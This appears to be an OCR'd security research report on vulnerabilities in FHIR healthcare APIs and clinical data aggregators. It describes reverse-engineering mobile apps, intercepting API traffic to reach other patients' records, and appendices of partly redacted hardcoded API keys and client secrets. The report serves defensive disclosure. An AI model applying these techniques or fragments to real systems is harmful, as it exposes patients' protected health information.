
The aggregators' FHIR platforms allow providers to seamlessly exchange health information with healthcare apps, payers, and other provider connections to improve patient experience and health outcomes.

Developers can use their APIs to create applications that interact with electronic health data including clinical and claims data via the FHIR standard. Their platforms provide a common RESTful API across 10,000+ health centers within their networks.

The aggregators' APIs fully support FHIR offering up programmatic access to electronic medical record data for patients and the companies and institutions who serve them. The available data includes patient demographics, labs, medications, observations, procedures, allergies, and much more.

Their platforms are HIPAA compliant and are in use by some of the largest hospital systems. (Datavant, 2018)

Figure 1: The Health IT Integration Market


Healthcare Interopability Solutions Market
Healthcare IT Market
Medical Device Connectivity Market
IoT in Healthcare Market
Healthcare IT Integration Market
Telehealth Market
Health Information Exchange Market
mHealth Solutions Market
Hospital EMR Systems Market
eHealth Market

Credit: Knight Ink

EHR Data Aggregators for Developers

Developers on these platforms can connect their applications to data from multiple health systems courtesy of the aggregator. All they need to do is direct their users via the aggregator's API and have them OAuth via their patient portal credentials.


The aggregator integrates directly with any clinic, hospital, or health system that uses the EHR via FHIR APIs, the EHR system's own APIs, or HL7 feeds. Regardless of the source, all their data is canonicalized to the FHIR standard and made available through the aggregator's platform **(Figure 2).**

The flexibility of the aggregators' platforms enable health systems and healthcare application developers to read and write to EHRs via HL7 feeds using their RESTful FHIR APIs.

Developers can now interface with FHIR APIs on the aggregator's platform and have data transparently flow between their application and the electronic health record.


As a patient, provider, or app developer, anyone can aggregate clinical data from any of these health systems. For apps, all this data is stored in a standard, query-able FHIR format. By aggregators moving all this PHI from more secure EHR systems warehoused in the healthcare provider's networks to a massive data lake available to any developer, it creates a single point of access to millions of patient records for an adversary needing to only target the weakest link **(Figure 3).**

Figure 2: Clinical Data Aggregation


Multidisciplinary decision making
Patient history collection and engagement
Across EMR case summarization
Intelligent encounter documentation & billing
Surgery
Radiation
Survivorship or clinical trial planning
Chemotherapy
Treatment pathway optimization using similarity analytics

Credit: Vizlitics

Figure 3: Clinical Data Aggregator Architecture



Credit: Knight Ink

THE RESEARCH

This section presents the tools and architecture of my API attack lab used in this research.

THE ATTACK LAB

Mobile APIs
I used a different technology stack for each stage of testing. During the SAST stage, I used Mobile Security Framework (MobSF) for the FHIR APIs that have a mobile app for the client. This automates the reverse engineering process for the APK file from the Android device.

Once MobSF reverses the app back to its original source code, I then used different grep strings to find hardcoded API secrets in the code, such as API keys and tokens and hardcoded passwords. Reviewing the source code also enabled me to better understand what the clients were sending to the API endpoints.

Web APIs
For the API endpoints that leverage a web client, I used Burp Suite proxy with its built-in Chromium web browser that automatically sent packets between the web app and backend API endpoints to the Proxy tab within Burp Suite.

Once the packets were captured in the Proxy tab, I sent the individual packets I wanted to mutate the values for in the header or payloads to Repeater within Burp Suite.

This allowed me to perform a WITM attack to the API endpoints without having to leave Burp Suite.

Tactics, Techniques, and Procedures (TTPs)
The TTPs I followed for each type of target have been decomposed further in this section to explain the steps in my kill chain for each of the target apps and what the results were.

THE FINDINGS

Targeting Clinical Data Aggregators

The fact of the matter is, an adversary will always take the path of least resistance. In the case of FHIR, why target the EHR's FHIR APIs when less secure APIs in the ecosystem of the outer layers of targets are more vulnerable and give you access to the same EHR data?

In this research, I originally targeted the EHR systems themselves thinking that's where the vulnerabilities would be that would lead to the EHR data.

After testing the different EHR implementations of FHIR, no vulnerabilities were discovered in those implementations. However, as I moved above that layer to the data aggregators and third-party application integrators, I began to find vulnerabilities in their FHIR implementations that were pulling that same data from the EHRs.

Similar to how sensitive data secured on servers with data loss prevention (DLP) in a corporate network can be copied to people's workstations where there is no DLP, sensitive EHR records are being copied from the more secure layer in the EHR systems to data aggregators where vulnerabilities were found to be ubiquitous.

Mobile APIs

During the SAST testing of the FHIR mobile apps, I discovered dozens of hardcoded keys and tokens indicating a systemic lack of application shielding being performed that would have prevented reverse engineering of the apps.

Of the 15 mobile apps I tested, 53% of the apps contained hardcoded API keys and tokens **(APPENDIX: A)**

Web APIs

Patient Engagement Apps: These apps empower patients to collect health data from patient portal records and digital health products and share it directly with providers to better facilitate the exchange of health data and enable more productive care collaboration.

When logged in with a patient user account, I was able to retrieve all patients and clinician records in the backend system by simply logging in. This was indicative to me of the fact that the developer is relying on the web client to filter out just the results belonging to me, not realizing I could issue the same API request with an API client and see all of the results.

(APPENDIX: B, APPENDIX: C, APPENDIX: D, APPENDIX: E, APPENDIX: F)

Medication Management: These apps are designed to improve skills for medication management and patient-provider communications for med reconciliation. Used across hospitals, clinics and home settings, they offer new opportunities for data capture of patient-provider interactions related to medication use.

These apps are used to teach patients the skills required to identify and organize pills in a daily and weekly medication-dosing schedule. The innovative design features pedagogically appropriate strategies to overcome health literacy barriers and optimize patient opportunities to communicate questions, concerns and misunderstandings regarding medication management with providers.

These apps tested were developed by a third-party for several large healthcare providers (over 18,000 employees).

When logged in with a patient user account, I was able to access the medications and dosages (read and write access) of other patients. **(APPENDIX: G, APPENDIX: H)**

Additionally, there was no separation of data between the different patient engagement apps with this aggregator, allowing me to access patient records for other apps developed for other providers

CONCLUSION

I have spent a better part of a year downloading mHealth and FHIR apps, reverse engineering them to review their code, performing network traffic interdiction between the apps and backend APIs, and doing the same for APIs with web app clients. This research initially targeted the EHR platforms themselves, thinking vulnerabilities would be present in the EHR.

I was wrong. Vulnerabilities began to be identified in the third-party developers developing the apps for this new ecosystem of FHIR apps that plug in and run on top of the EHR. The vulnerability findings were indeed pervasive across the app developers as well as this new ecosystem of clinical data aggregators who are aggregating data from the different healthcare providers and payers.

Adversaries don’t need to attempt to breach hospital networks in order to get to the EHR data anymore with the introduction of this new ecosystem of apps and data aggregators being built on top of them. They simply need to target the aggregators where the data is being extracted and stored from the EHRs.

The fact of the matter is, FHIR, while necessary, is being implemented insecurely. Companies who are integrating FHIR are not following best practices with recommended security controls as simple as applying scopes to tokens to ensure that the authenticated user can only request patient records that belongs to them.

Worse yet, these application developers, integrators, and aggregators are creating apps for very large healthcare providers where millions of patient records are being transmitted, processed, and stored.


While FHIR is a step in the right direction, as with anything, vulnerabilities are being created due to misconfigurations and poor implementation with simple security best practices.

Third-party app developers and aggregators need to shift their security left and shield right when they deploy. None of the APIs I tested seemed to incorporate API threat management solutions nor did any of the mobile apps appear to authenticate the user and application talking to the API endpoint.

Tools can be used to prevent the reverse engineering of mobile apps by obfuscating the code. Also, API security solutions should be employed to prevent communication with the API from synthetic traffic generated by tools or bots.

With the looming FHIR implementation deadlines set on the healthcare industry, providers and payers don’t have much time to get this right and the wolves intent on stealing their data aren’t at the gate, they’re already in.

APPENDICES



```
t_secre [redacted] ckgVgoaRW0h44yVWjMpscYlaNzgJy7jh20zz"
nt_secre [redacted]
WqCvEY [redacted] kwvO1tFZWjuf4tlRCJtDUsGuWCItfhsnQuOlkF1KrwAZZqJZzARwp
2xEDcIY5 [redacted]
2685836 [redacted]
SyDDK9 [redacted] 3RVXmnar4x28_unAS5Au4"
_api_ke [redacted] SyDDK9xHgzc1i4BRVXmnar4x28_unAS5Au4"
AIzaSyAF [redacted] IM3JMTyKFPS3v-4W6XsE44vic"
oken"
%1$s de [redacted]
736572"
ent_secret" : "setti [redacted] client_secret"
d_api_key" : "setti [redacted] bird_api_key"
pub_key" : "setting [redacted] pub_key"
ent_secret" : "sett [redacted] _client_secret"
client_secret" :
DdSTDF4UNZH1g [redacted] DkHYZZnSM8rL61xxjsBkbzXKQ8Wgpk7L9LDuomI3
QOFZZRSvUiX [redacted]
r_client_secret" :
YYgoebvCuZAZr [redacted] 3mVSZcrh9Zeo4AP227GnJfLSXCl3b9EfNkU4vhmki
```

```
ads — -zsh — 178×39
e=" [redacted] _key">AI
e=" [redacted] sh_reporting_
e=" [redacted] _key">AIzaSyDJ
e=" [redacted] sh_reporting_ap
e=" [redacted] _key">AIzaSyBrkexOXB [redacted] ZAS1
e=" [redacted] sh_reporting_api_key [redacted] F1uELfLg
e=" [redacted] s_api_key">AIzaSyAh3 [redacted] tffPzepjpg
e=" [redacted] pi_key">AAc8d7701298 [redacted] c9d7b863c8
e=" [redacted] i_key">a638b7eadb895 [redacted] 56f3090ffad<
e=" [redacted] p_center_api_key">33 [redacted] -879b-9d1
e=" [redacted] _api_key">66f1460f-b [redacted] 58b1cddb18
e=" [redacted] _key">AIzaSyC4MMz-AS [redacted] TtOWsQc7g<
e=" [redacted] sh_reporting_api
e=" [redacted] ey">AIzaSyC029Xt
e=" [redacted] _api_key">22ef45
e=" [redacted] _key">AIzaSyC4MM
e=" [redacted] sh_reporting_api
e=" [redacted] ey">AIzaSyC029Xt
e=" [redacted] rd_api_key">708A
e=" [redacted] _key">AIzaSyDDK9
e=" [redacted] sh_reporting_api
e=" [redacted] i_key">44736572<
e=" [redacted] ird_api_key">set
e=" [redacted] ird_api_key">B42
e=" [redacted] bird_api_key">70
e=" [redacted] _key">AIzaSyAVnT
e=" [redacted] sh_reporting_api
e=" [redacted] _key">AIzaSyCvfx
e=" [redacted] sh_reporting_api
e=" [redacted] _key">AIzaSyDcij
e=" [redacted] sh_reporting_api
e=" [redacted] _key">AIzaSyBv77
e=" [redacted] sh_reporting_api
e=" [redacted] _key">AIzaSyBQta
e=" [redacted] sh_reporting_api
e=" [redacted] _api_key">136a53
e=" [redacted] _key">AIzaSyDUBa
e=" [redacted] sh_reporting_api
e=" [redacted] key">Api
```

BuildConfig.java

